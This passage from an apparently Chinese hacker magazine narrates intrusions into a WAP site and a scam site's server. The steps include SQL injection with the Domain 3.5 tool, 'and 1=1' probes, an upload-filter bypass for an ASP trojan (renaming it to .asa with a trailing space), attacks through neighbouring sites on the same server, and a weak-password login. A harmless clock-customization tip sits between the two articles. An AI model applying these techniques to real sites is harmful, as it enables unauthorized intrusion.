


图1


图2



图3



图4

其余的就和普通的SQL注入差不多了，打开Domain 3.5，选择SQL注入，填入URL单击“开始检测”，很快就能拿到对方的用户名和密码，如图4。再回到IE里，输入admin/index.asp可以找到后台并登录上去，如图5（这个后台不是一个WML文件，在WinWap中不能正确显示，要在IE中浏览）。

就这个系统居然要卖3000元，够黑的！看界面很熟悉，应该是某个常见的系统修改的。在上传图片的地方上传一个免杀的asp木马，提示说文件类型不正确，于是试了试把木马的后缀改成asa再在输入框的最后面加一个空格，上传成功了，如图6。

提权就不说了，以前文章介绍的挺多的。Wap网站目前的安全状况实在是不容乐观，希望大家不要随便更改人家的主页就好了。


图6


图5

编辑点评：

随着智能手机的普及，手机WAP网站日益增多。可是这些网站平时我们用IE浏览会弹出一个下载对话框，所以很少有人会注意到这些网站的漏洞。前几个月Discuz!爆出的WAP跨站漏洞就是典型的例子，可以想象的到，在不久的将来，WAP网站上的安全攻防将是黑客们研究的主要方向之一。另外，看过此文小编特意用丛林的手机登录了该网站截下加入“and 1=1”和“and 1=2”时的情景献给大家，如图7，图8。




图7




图8


（文中涉及到的Domain 3.5和WinWap已收录到光盘）

个性系统时间

想不想在系统时间的位置显示自己的名字或者是个性的话呢？如图1。在“控制面板”里找到“区域和语言选项”，单击“区域选项”中的“自定义”，切换到“时间”选项卡中，把时间格式改为“tt h:mm:ss”，然后把“上午”和“下午”都改为喜欢的文字，如图2，确定就可以了。



图1


图2

文章难易度：★★
文章阅读点：给菜鸟们的一次普通的旁注式完整过程

反击骗子网站的一次入侵

keloker(小k)

如今的骗子越来越多，骗子网站也越来越多！前几天，我同学就碰到了一骗子网站，被骗去了100多元！他这几天正找我帮他黑了那骗子站呢！今天给大家讲一下我反击骗子站的思路和入侵过程！骗子站！我来也！

打开骗子站一看是PHP的我就头晕了！因为对PHP的并没什么研究，试了一些简单的注入漏洞后！发现没啥戏就闪了！当我正准备放弃的时候，突然想到了比较时兴的旁注！利用明小子的DOMAIN3.5检查出了这个骗子网站的IP附属网站！如图1。（小编注：不叫附属网站，应该说和骗子网站在同一个服务器的其它网站，菜鸟可以理解为骗子网站的邻居）




图1

从图中可以看出来服务器上一共有26个站点，一定会有好入侵的站的！简单的对这些网站挨个进行注入检测，发现有注入漏洞的网站还是很多的。随便挑准一个站点进行注入，运气很好，工具跑出来的后台密码还没经过加密。再利用DOMAIN扫描后台也很快的搜索出来了，可当我利用注入得到的密码登录后台时！却提示了密码不正确，如图2。




图2




图3

突然想到了上期X档案看到的一篇文章，也是说得到了密码无法登入，说是经过加密的。我利用了那工具，密码还是一样，没办法进入（希望有高手可以指点）。我又想到了利用弱口令试试，如“admin”做用户名和密码，没想到让我进入了！（看来RP很好哦！哈哈）如图3。

